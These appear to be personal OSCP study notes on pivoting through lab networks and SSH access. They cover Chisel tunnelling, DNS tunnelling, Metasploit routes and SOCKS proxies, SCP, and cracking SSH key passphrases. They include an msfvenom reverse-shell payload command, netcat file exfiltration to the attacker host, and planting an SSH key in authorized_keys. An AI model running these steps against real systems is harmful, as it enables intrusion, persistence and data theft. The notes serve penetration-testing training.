Practical usage of Chisel for reverse port forwarding can be seen in the [Nagoya](#) PG Practice. It was used, but it didn't actually help towards getting flag. Still helpful to see being used in real life

From OSCP (27.4.2. Services and Sessions)

For context, this is a continuation of the enumeration from the "[Set up SOCKS5 Proxy to access internal network](#)" section

While we could use the SOCKS5 proxy and proxychains to browse to the open port on 172.16.6.241, we'll use [Chisel](#) as it provides a more stable and interactive browser session. From the [releases page](#), we download the Windows and Linux amd64 versions and extract the binaries in `/home/kali/beyond/`.

- amd64 just means 64-bit

On our Kali machine, we'll use Chisel in server mode to receive incoming connections on port 8080. In addition, we'll add the `--reverse` option to allow **reverse port forwarding** (a type of tunneling. Like regular port forwarding is another type of tunneling).

```
kali@kali:~/beyond$ chmod a+x chisel

kali@kali:~/beyond$ ./chisel server -p 8080 --reverse
2022/10/11 07:20:46 server: Reverse tunnelling enabled
2022/10/11 07:20:46 server: Fingerprint UR6ly2hYyr8iefMfm+gK5mG1R06nTKJF0HV+2bAws6E=
2022/10/11 07:20:46 server: Listening on http://0.0.0.0:8080
```

Listing 65 - Setting up Chisel on Kali to access the Web Server on INTERNALSRV1 via Browser

- chmod a+x chisel
 - "a" means all
 - "x" means execute
 - Everyone can execute
- ./chisel server -p 8080 --reverse

Then, we'll transfer the extracted **chisel.exe** binary to CLIENTWK1 (a compromised system) by using Meterpreter's *upload* command.

```
msf6 auxiliary(server/socks_proxy) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > upload chisel.exe C:\\\\Users\\\\marcus\\\\chisel.exe
[*] Uploading : /home/kali/beyond/chisel.exe -> C:\\\\Users\\\\marcus\\\\chisel.exe
[*] Uploaded 7.85 MiB of 7.85 MiB (100.0%): /home/kali/beyond/chisel.exe -> C:\\\\Users\\\\marcus\\\\chisel.exe
[*] Completed : /home/kali/beyond/chisel.exe -> C:\\\\Users\\\\marcus\\\\chisel.exe
```

Listing 66 - Uploading Chisel to CLIENTWK1 via our Meterpreter session

- sessions -i 1
- upload chisel.exe C:\\\\Users\\\\marcus\\\\chisel.exe

Now, we can enter **shell** and utilize Chisel in client mode to connect back to our Kali machine on port 8080. We'll create a reverse port forward with the syntax

R:localport:remotehost:remoteport. In our case, the remote host and port are 172.16.6.241 (target machine in the internal network we want to access port 80 of) and 80. The local port we want to utilize is 80.

```
C:\Users\marcus> chisel.exe client 192.168.119.5:8080 R:80:172.16.6.241:80
2022/10/11 07:22:46 client: Connecting to ws://192.168.119.5:8080
2022/10/11 07:22:46 client: Connected (Latency 11.0449ms)
```

Listing 67 - Utilizing Chisel to set up a reverse port forwarding to port 80 on INTERNALSRV1

- chisel.exe client 192.168.119.5:8080 R:80:172.16.6.241:80
 - Note that the local IP is implicit here, since we didn't include it, so it defaults to 127.0.0.1. If we wanted explicit, it would be:
 - chisel.exe client 192.168.119.5:8080 R:**127.0.0.1:80**:172.16.6.241:80
 - This is an example of **single reverse port forwarding**, not dynamic

Once Chisel connects, we can browse to port 80 on 172.16.6.241 via port 80 on our Kali machine (127.0.0.1) by using Firefox:




Figure 16 shows us a WordPress instance (indicated by the URL and title of the page) on INTERNALSRV1. Let's browse to the dashboard login page for WordPress at <http://127.0.0.1/wordpress/wp-admin> and try to log into it with credentials we've discovered so far.

Once we have entered the URL, Firefox displays an error:

The navigation bar in Firefox shows that we were redirected to **internalsrv1.beyond.com**. We can assume that the WordPress instance has the DNS name set as this address instead of the IP address. Because our machine doesn't have information about this DNS name, we cannot connect to the page.

To be able to fully use the web application, we'll add **internalsrv1.beyond.com** via **127.0.0.1** to **/etc/hosts**.

```
kali@kali:~/beyond$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
...
127.0.0.1      internalsrv1.beyond.com
...
```

Listing 68 - Contents of /etc/hosts

Now, let's open the **/wp-admin** page again.

Tunneling vs. SOCKS proxy

Tunneling (Chisel) = forward traffic to **specific internal services**

- When to use:
 - When you want to access a specific internal service (e.g., HTTP on port 80)
- How it works:
 - Creates a fixed "tunnel" between a local and remote host/port
- Use case:
 - Use then you want stability or need to browse websites (Chisel is better than proxychains for this)

SOCKS proxy (SOCKS5) = allow access to **many services dynamically** through tools like proxychains

- When to use:
 - When you want to browse or scan multiple internal targets (like with nmap, curl, or Firefox)
- How it works:
 - Acts like a middleman for any TCP connection, client tells it where to connect
- Use Case
 - You want to scan or browse around inside the internal network
 - You want to run tools like nmap, crackmapexec, or Firefox using proxychains

DNS Tunneling with dnscat2

This is on **OSCP 20.2. DNS Tunneling Theory and Practice**

We use it when Firewall allows UDP/53 (DNS)

And you also need a DNS server to be present (with port 53 open) in order to do DNS tunneling

Machines Involved:

1. **Victim Machine (Client)** – inside a restricted network with no outbound access except DNS.
2. **DNS Resolver (Middleman)** – often an internal or ISP DNS server that forwards DNS queries.
3. **Attacker-Controlled DNS Server (usually your own Kali Machine) (Authoritative Server)** – controlled by you (e.g., Kali), set up for a domain like `attacker.com`.
 - a. You run dnsmasq, dnscat2-server, or bind9 on your Kali machine, listening on UDP port 53.
 - b. You register a domain (like `attacker.com`) and configure it to point to your Kali's public IP as the authoritative server for that domain.
 - c. When the victim makes a DNS request (e.g., `data123.attacker.com`), the DNS resolver eventually sends it to your Kali box.
 - d. Kali receives the query and extracts the payload from the subdomain (`data123`).

How It Works (Simplified Flow):

1. **Victim sends a DNS query** for a domain like `data123.attacker.com`.
2. **DNS Resolver forwards the query** through the DNS hierarchy.
3. **Query reaches your DNS server (which is your kali machine)** (authoritative for `attacker.com`).
4. **You extract the data** (e.g., `data123`) embedded in the subdomain.
5. **(Optional): You reply with a TXT record or IP** to send data *back* to the victim.

In short:

The victim sneaks data out inside DNS queries. Your DNS server receives them and extracts the data.

Pivoting with Metasploit

A real-life example of this was seen in the **OSCP 27.4.2. Services and Sessions**

- They used multi/manage/autoroute to add route to Metasploit's Route Table
- They then set up SOCKS Proxy on Metasploit
- And then used Proxchains on each command to make it run through proxy
- They used a variety of tools with proxchains, which is cool to see

We are pivoting on Windows Machines. Our Kali is currently only in the 192 subnet.

This requires that a **Metasploit METERPRETER session is currently inside of a compromised machine**. A simple shell inside of metasploit won't work. So make sure to either upgrade to meterpreter, or catch a meterpreter reverse shell payload

You can look at [this](#) "How to upgrade from a weak shell to a meterpreter" section to learn how to upgrade from shell to meterpreter

```
C:\Users\luiza> ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:
[redacted]
    Connection-specific DNS Suffix . . . .
    Link-local IPv6 Address . . . . . : fe80::c489:5302:7182:1e97%11
    IPv4 Address. . . . . : 192.168.50.223
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.50.254

Ethernet adapter Ethernet1:
[redacted]
    Connection-specific DNS Suffix . . .
    Link-local IPv6 Address . . . . . : fe80::b540:a783:94ff:89dc%14
    IPv4 Address. . . . . : 172.16.5.199
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

C:\Users\luiza>
```

Listing 74 - Dual interfaces on compromised client

- ipconfig
- We see that this machine is dual-homed, connected to two network interfaces: Ethernet0 and Ethernet1
- And we see the two IP addresses

So, we want to be able to access the 172 subnet from our Kali. And we can pivot using Metasploit.

We can try to identify other live hosts on this second network by leveraging methods from active information gathering. Before we do so, let's start a Meterpreter shell on our compromised target by downloading and **executing met.exe as well as starting the corresponding multi/handler as we did before**.

- This is met.exe:
 - msfvenom -p windows/x64/meterpreter_reverse_https LHOST=192.168.119.4 LPORT=443 -f exe -o met.exe

```
[*] Started HTTPS reverse handler on https://192.168.119.4:443
...
[*] Meterpreter session 12 opened (192.168.119.4:443 -> 127.0.0.1) at 2022-08-05
05:13:42 -0400

meterpreter >
```

Listing 75 - Newly opened session via execution of met.exe

Route Add

Now that we have a working session on the compromised system, we can background it. To add a route to a network reachable through a compromised host, we can use **route add** with the network information and session ID that the route applies to. After adding the route, we can display the current routes with **route print**.

```

meterpreter > bg
[*] Backgrounding session 12...

msf6 exploit(multi/handler) > route add 172.16.5.0/24 12
[*] Route added

msf6 exploit(multi/handler) > route print

IPv4 Active Routing Table
=====
Subnet          Netmask         Gateway
-----          -----          -----
172.16.5.0     255.255.255.0 Session 12

[*] There are currently no IPv6 routes defined.

```

Listing 76 - Adding route to network 172.16.5.0/24 from session 2

- **bg**
- **route add 172.16.5.0/24 12**
 - 12 is the session ID of the Meterpreter session that has access to the target network 172.16.5.0/24. You're telling Metasploit to route packets destined for that subnet through session 12.
- **route print**

What this does is it tells Metasploit that we can access the 172 subnet through session 12, which means it adds routes to Metasploit's routing table.

Without route add: If you tried to run a Metasploit auxiliary module (like a port scanner or SMB enum module) with RHOSTS=172.16.5.200, Metasploit would try to connect to that IP directly from your attack machine (e.g., Kali). But your Kali box is on the 192.168.119.x or 192.168.50.x subnet and cannot reach the 172.16.5.x network directly — the packets would go nowhere.

With a path created to the internal network, we can enumerate this subnet. Now we could scan the whole network for live hosts with a port scan auxiliary module. Since this scan would take quite some time to complete, let's shorten this step by only scanning the other live host in the second network. Therefore, instead of setting the value of *RHOSTS* to 172.16.5.0/24 as we would do if we wanted to scan the whole network, we set it to 172.16.5.200. For now, we only want to scan ports 445 and 3389.

They proceeded to use tools like

- auxiliary/scanner/portscan/tcp
- exploit/windows/smb/psexec

You can use the command `route flush` to remove all routes from metasploit's routing table, and run "`route print`" to confirm everything is gone

multi/manage/autoroute

Instead of manually adding subnets to Metasploit routing table, you can instead use the `multi/manage/autoroute` module to automatically scan for ALL the subnets that the victim machine is in (the machine that meterpreter is in).

Next, let's activate the module `multi/manage/autoroute` in which we must set the session ID as value for the option SESSION. Then, let's enter run to launch the module.

```

msf6 exploit(windows/smb/psexec) > use multi/manage/autoroute

msf6 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      CMD        autoadd       yes        Specify the autoroute command (Accepted: add,
autoadd, print, delete, default)
      NETMASK    255.255.255.0   no         Netmask (IPv4 as "255.255.255.0" or CIDR as
"/24"
      SESSION           yes        The session to run this module on
      SUBNET            no         Subnet (IPv4, for example, 10.10.10.0)

msf6 post(multi/manage/autoroute) > sessions -l

Active sessions
=====


| Id | Name | Type                    | Information           | Connection                           |
|----|------|-------------------------|-----------------------|--------------------------------------|
| 12 |      | meterpreter x64/windows | ITWK01\luiza @ ITWK01 | 192.168.119.4:443 -><br>127.0.0.1 () |



msf6 post(multi/manage/autoroute) > set session 12
session => 12

msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[*] Running module against ITWK01
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.16.5.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.50.0/255.255.255.0 from host's routing table.
[*] Post module execution completed

```

Listing 80 - Invoking the autoroute module

- use multi/manage/autoroute
- show options
- sessions -l
- set session 12
 - This means the compromised machine is on session 12, the one on the 172 subnet
- run

Listing 80 shows that autoroute added **172.16.5.0/24** to the routing table (as well as the 192 subnet since the compromised machine is dual-homed)

Using SOCKS proxy in Metasploit

Note that we can use SOCKS proxy along with either the "Route Add" method or the "multi/manage/autoroute" method, since they both do the same job of adding to Metasploit's Routing Table, which allow tools like SOCKS5 in Metasploit to be usable

We could now use the psexec module as we did before, but we can also combine routes with the [server/socks_proxy auxiliary](#) module to configure a **SOCKS proxy**. This allows applications outside of the Metasploit Framework to tunnel through the pivot on port 1080 by default.

We set the option SRVHOST to 127.0.0.1 and VERSION to 5 in order to use SOCKS version 5.

```
msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy

msf6 auxiliary(server/socks_proxy) > show options

Module options (auxiliary/server/socks_proxy):

Name      Current Setting  Required  Description
----      -----          -----      -----
PASSWORD          no        Proxy password for SOCKS5 listener
SRVHOST    0.0.0.0       yes       The local host or network interface to listen
on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT     1080         yes       The port to listen on
USERNAME          no        Proxy username for SOCKS5 listener
VERSION      5           yes       The SOCKS version to use (Accepted: 4a, 5)

Auxiliary action:

Name      Description
----      -----
Proxy    Run a SOCKS proxy server

msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5
msf6 auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 0.
[*] Starting the SOCKS proxy server
```

Listing 81 - Setting up a SOCKS5 proxy using the autoroute module

- use auxiliary/server/socks_proxy
- show options

- set SRVHOST 127.0.0.1
- set VERSION 5
 - This specifies using SOCKS5 as the version
- run -j
 - the -j flag means "run the module as a background job."

We can now update our proxychains configuration file (/etc/proxchains4.conf) to take advantage of the SOCKS5 proxy.

After editing the configuration file, it should appear as follows:

```
kali㉿kali:~$ tail /etc/proxchains4.conf
#      proxy types: http, socks4, socks5, raw
#          * raw: The traffic is simply forwarded to the proxy without modification.
#          ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 1080
```

Listing 82 - Updated proxchains configuration

- tail /etc/proxchains4.conf
- socks5 127.0.0.1 1080

Finally, we can use **proxchains** to run **xfreerdp** to obtain GUI access from our Kali Linux system to the target machine on the internal network.

```

kali㉿kali:~$ sudo proxychains xfreerdp /v:172.16.5.200 /u:luiza

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ... 127.0.0.1:1080  ... 172.16.5.200:3389  ...  OK
...
Certificate details for 172.16.5.200:3389 (RDP-Server):
    Common Name: itwk02
    Subject:      CN = itwk02
    Issuer:       CN = itwk02
    Thumbprint:
4b:ef:ec:bb:96:7d:03:01:53:f3:03:de:8b:39:51:a9:bb:3f:1b:b2:70:83:08:fc:a7:9a:ec:bb:e7:
ed:98:36
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
Password:
...

```

Listing 83 - Gaining remote desktop access inside the internal network

- `sudo proxychains xfreerdp /v:172.16.5.200 /u:luiza`
 - `172.16.5.200` is the target machine we want to interact with on the 172 network

By prepending the command with proxychains, this sends the command to the SOCKS proxy on 127.0.0.1 on port 1080, which gets sent to the compromised machine on 172 subnet, where the command is finally run, so we can access the IP `172.16.5.200`

We successfully used the compromised machine on 172 subnet as our pivot into accessing any machine on the 172 subnet!!

Port forwarding inside of metasploit

In case you are curious, here is how to port forward on Metasploit. This DOES NOT interact with the SOCKS proxy used earlier. But, it does require you to add the route to Metasploit's Route Table, so make sure to do that either using `route add` or the `multi/manage/autoroute`

This is an alternative to using SOCKS, **in case you are using a tool that is not SOCKS friendly**, and you just need **one port** to attack, not multiple.

Firstly, go back to the meterpreter session where your compromised machine is, and then run portfwd

```
msf6 auxiliary(server/socks_proxy) > sessions -i 12
[*] Starting interaction with 5...

meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:

    -h    Help banner.
    -i    Index of the port forward entry to interact with (see the "list" command).
    -l    Forward: local port to listen on. Reverse: local port to connect to.
    -L    Forward: local host to listen on (optional). Reverse: local host to connect
to.
    -p    Forward: remote port to connect to. Reverse: remote port to listen on.
    -r    Forward: remote host to connect to.
    -R    Indicates a reverse port forward.
```

Listing 84 - Options available for portfwd command

- sessions -i 12
 - The compromised machine is on meterpreter session 12
- portfwd -h

We can create a port forward from localhost port 3389 (PORT FOR RDP) to port 3389 on the target host (172.16.5.200) as shown in Listing 85.

```
meterpreter > portfwd add -l 3389 -p 3389 -r 172.16.5.200
[*] Local TCP relay created: :3389 <-> 172.16.5.200:3389
```

Listing 85 - Forward port forwarding on port 3389

- 172.16.5.200 is the target machine that we want to interact with on 172 subnet
- Port 3389 is used for RDP, which is the port we want to connect to on target machine
- -l 3389 : Local port (on Kali) to listen on
- -p 3389 : Remote port to connect to on 172.16.5.200
- Since we didn't specify which ports can access our listener:
 - it implicitly listens on 0.0.0.0:3389, meaning:
 - Any program on your Kali box connecting to 127.0.0.1:3389 will work
 - It would also accept connections to <your-Kali-IP>:3389 from outside (if a firewall doesn't block it)
 - We can specify using -L 127.0.0.1

- portfwd add -L 127.0.0.1 -l 3389 -p 3389 -r 172.16.5.200

Let's test this by connecting to 127.0.0.1:3389 with **xfreerdp** to access the compromised host in the internal network.

```
kali@kali:~$ sudo xfreerdp /v:127.0.0.1 /u:luiza
[08:09:25:307] [1314360:1314361] [WARN][com.freerdp.crypto] - Certificate verification
failure 'self-signed certificate (18)' at stack position 0
[08:09:25:307] [1314360:1314361] [WARN][com.freerdp.crypto] - CN = itwk02
...
```

Listing 86 - Gaining remote desktop access using port forwarding

- sudo xfreerdp /v:127.0.0.1 /u:luiza

Using this technique, we can gain a remote desktop session on a host we were otherwise not able to reach from our Kali system. Likewise, if the second target machine was connected to an additional network, we could create a chain of pivots to reach further hosts.

SCP

SCP (Secure Copy Protocol) is a really neat way of getting files between two hosts. Mostly, I use it to get files between my local kali and an SSH session.

Or use **upload-server** from **OSCP-Scripts** which is a lot faster to set up, but if that doesn't work then use SCP

- upload-server 80
 - Run this on Kali
- wget --method=PUT --body-file=<file_path> http://192.168.45.232:80/<outfile>
 - Run this on SSH

All the scp commands are run from your Kali, never in SSH

Getting files from SSH to Local Kali:

- With private key for SSH and port 2222:
 - scp -i id_rsa -P 2222 anita@192.168.216.245:/home/anita/local.txt /home/kali
 - **-i id_rsa** to specify private key for SSH
 - **-P 2222** for custom port to connect to SSH

- With password for SSH and port 22 (default):
 - `scp bob@192.168.1.50:/home/bob/secret.txt /home/kali/Desktop/`

Getting files from Local Kali to SSH

- With private key for SSH and port 2222:
 - `scp -i id_rsa -P 2222 /home/kali/pass.txt anita@192.168.216.245:/home/anita`
 - `-i id_rsa` to specify private key for SSH
 - `-P 2222` for custom port to connect to SSH
 - With password for SSH and port 22 (default):
 - `scp /home/kali/Desktop/revshell.sh bob@192.168.1.50:/tmp/`
-

SSH

VERY IMPORTANT

- You need a trailing line at the end of private SSH key in order for it to work. This is important for when you copy and paste
 - In other words, you need a "0a" at the last line, which is equivalent to `\n` which is equivalent to just putting a new trailing line at the end
- I had to fix this to get it to work in the MedTech Challenge Lab to get into the last .14 machine
 - I kept on getting this error:
 - `Load key "id_rsa": error in libcrypto`
- I used sublime text btw, in case that matters
- If that doesn't work, then try this:
 - `vim --clean /path/to/id_rsa`
 - `:wq`
 - And this changes the file and makes it cleaner format. This should just add the newline though.
 - <https://unix.stackexchange.com/questions/577402/ssh-error-while-logging-in-using-private-key-loaded-pubkey-invalid-format-and>

IMPORTANT: If you have a username, just try logging in via SSH. Sometimes you might not need a password. **And if it doesn't work, try Hydra brute force for SSH. Look at the the Hydra section for that**

How to log into SSH

- `ssh [username]@[remote_ip]`
 - You can use `-v` to troubleshoot for problems, like if private key doesn't work

How to SSH using Private Keys (ex. Private RSA keys):

- `ssh -i /path/to/their_private_key username@target_ip`

How to move files from SSH to local:

1. Using SCP (RUN THIS ON LOCAL MACHINE):
 - a. `scp user@10.10.10.123:/home/user/files/target.zip ~/Downloads/`
 - i. Make sure to run this from your LOCAL MACHINE
 - b. `scp -r username@<remote_IP>:/path/to/remote/directory /path/to/local/destination`
 - i. This one is for directories (the `-r` is the difference)
2. Using netcat (if SCP/SSH is Restricted)
 - a. Start a netcat listener ON LOCAL MACHINE to receive the file:
 - i. `nc -lvp 4444 > name_of_file.zip`
 - b. Send the file using netcat ON TARGET MACHINE:
 - i. `cat /path/to/target.zip | nc <local-ip> 4444`

How to move private keys from target machine to local so that you can use it:

1. `touch id_rsa`
2. `nano id_rsa`
 - a. paste private key into it
3. `chmod 600 id_rsa`
 - a. This makes it only readable/writable by owner and NO OTHER privileges
4. `ssh -i id_rsa daniel@10.129.226.199`
 - a. If it says you need a passphrase, then crack it using ssh2john
 - i. `ssh2john id_rsa > hash.txt`
 - ii. `john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt`
 - iii. Might take a couple of minutes

Look at Listening ports:

Use `ss -tl` to List Listening Ports

- `ss`: A tool to display detailed socket statistics (replacement for the older netstat).

- -t: Shows TCP sockets.
- -l: Filters to display only listening sockets (ports waiting for incoming connections).

Use `ss -tln` if you want all the port numbers since "-n" means don't resolve port numbers to service names (like don't convert 22 to SSH)

Local Address:Port

- 0.0.0.0 means that the service is accessible from any IP address
- 127.0.0.1 means that the service is accessible only from the local machine (which is the machine you are currently SSH into)

Finding SSH version exploits

```
kali@kali:~/beyond$ sudo nmap -sC -sV -oN websrv1/nmap 192.168.50.244
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-29 11:18 EDT
Nmap scan report for 192.168.50.244
Host is up (0.11s latency).

Not shown: 998 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:c8:5e:cd:62:a0:78:b4:6e:d8:dd:0e:0b:8b:3a:4c (ECDSA)
|_  256 8d:6d:ff:a4:98:57:82:95:32:82:64:53:b2:d7:be:44 (ED25519)
```

- Here, you would search up "OpenSSH 8.9p1 Ubuntu 3 exploit" and see what shows up
- This is from OSCP 27.1.2. WEBSRV1


How to find Linux version (of target machine) based on SSH version info

If you see something like "OpenSSH 8.9p1 Ubuntu 3" as shown in the picture above in the previous section, then search it up.

The results contain a link to the Ubuntu Launchpad web page, which contains a list of OpenSSH version information mapped to specific [Ubuntu releases](#). In our example, the version is mapped to *Jammy Jellyfish*, which is the version name for Ubuntu 22.04.

Decrypting SSH Key

As seen in the [EvilBox-One](#) PG Play, sometimes the SSH Private Key we get will be encrypted, like in the screenshot below. So that means that when you try and use the SSH key, you will be prompted for a **passphrase**. We can use use ssh2john in order to crack the passphrase:



```
GNU nano 8.0
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E
uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEklzONT+x4A06FmjFmR8RUpwMHurmbRC6
hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQUtacjZZ8EJzoe
```

The name of the file containing private key is `id_rsa`

```
ssh2john id_rsa > key.hash
```

```
cat key.hash
```

```
john key.hash
```

- This will tell you the passphrase of the

```
ssh -i id_rsa mowree@192.168.1.21
```

- Log into SSH using the "-i" flag with the private key, and then when prompted, copy and paste the passphrase in order to use the private key

Public and Private keys

In SSH, **id_rsa** is your private key, while **id_rsa.pub** is its corresponding public key

How to turn on SSH if it's not on (how to open SSH)

Never tested this since SSH is usually always open on Linux machines

1. Check if it's installed
 - a. `dpkg -l | grep openssh-server`
2. Install it if needed:

- a. `sudo apt update && sudo apt install -y openssh-server`
- 3. Enable SSH
 - a. `sudo systemctl enable ssh`
- 4. Turn it on
 - a. `sudo systemctl start ssh`
- 5. Check status
 - a. `sudo systemctl status ssh`

SSH public key injection attack via authorized_keys file

Regular Users: Located in `~/.ssh/authorized_keys`

Root: Located in `/root/.ssh/authorized_keys`

Permissions should be 600 for files in `authorized_keys` and the `.ssh` directory itself should be 700

As seen in **Amaterasu PG play**

Also used in the [Roquefort](#) PG Practice in order to get more stable connection

Also used in the [SkillForce](#) PG practice since we can overwrite any file so we used it to get foothold using SSH

If you can upload files into the `.ssh` directory (ex. `/home/alfredo/.ssh`), then you can upload your own public SSH key as the file "**authorized_keys**".

This overwrites or creates the **authorized_keys** file, essentially telling the system: "Allow logins from anyone with the private key corresponding to this public key."

Now you can SSH using your private key, and then you can now SSH into that user's account

Steps:

Let's create a brand new SSH key pair with **ssh-keygen**:

`ssh-keygen -f authorized_keys -t rsa`

- `"-f authorized_keys"` specifies the name of the files. So they will be `"authorized_keys.pub"` and `"authorized_keys"`

- "**-t rsa**" makes them in rsa format
- Make empty passphrase

Now you should have a public and private key

- authorized_keys.pub (public)
- authorized_keys (private)

And then upload the public key (ending in .pub) into the target user's .ssh directory as "**authorized_keys**"

- Upload it
- **mv authorized_keys.pub authorized_keys**
 - Rename it to remove the .pub

Now add correct permissions to the private key in your kali

- **chmod 600 authorized_keys**

Now login via SSH and the private key

- **ssh -i authorized_keys alfredo@192.168.56.101**
 - They ran this command in the same directory where the keys are, but if the keys aren't in the working directory, then you just need to specify the file path to the private key (id_alfredo is the name of the private key file)

authorized_keys

Regular Users: Located in `~/.ssh/authorized_keys`

Root: Located in `/root/.ssh/authorized_keys`

Permissions should be 600 for files in `authorized_keys` and the `.ssh` directory itself should be 700


```
renu@MoneyBox:/home/lily/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDRIE9tEEbTL0A+7n+od9tCjASYAWY0XBqc
JXuemXcasOsM6gBctu5GDuL882dFgz96209TvdF7JJm82eIiVrsS8YCVQq43migWs6HXJu+E
lm2Y6nlH42zM5hCC0HQJiBymc/I37G09VtUsaCpjikaxZanglyb2+WLSxmJfr+EhGnWOpQv5
EdDLqCCHXY+1V+XEB9F3 renu@debian
```

- This is from **MoneyBox** PG Play


Format:

- **ssh-rsa** → The key type (RSA in this case).
- **AAAAB3NzaC1...** → The actual base64-encoded public key data.
- **renu@debian** → A comment, usually identifying who the key belongs to or where it was generated.

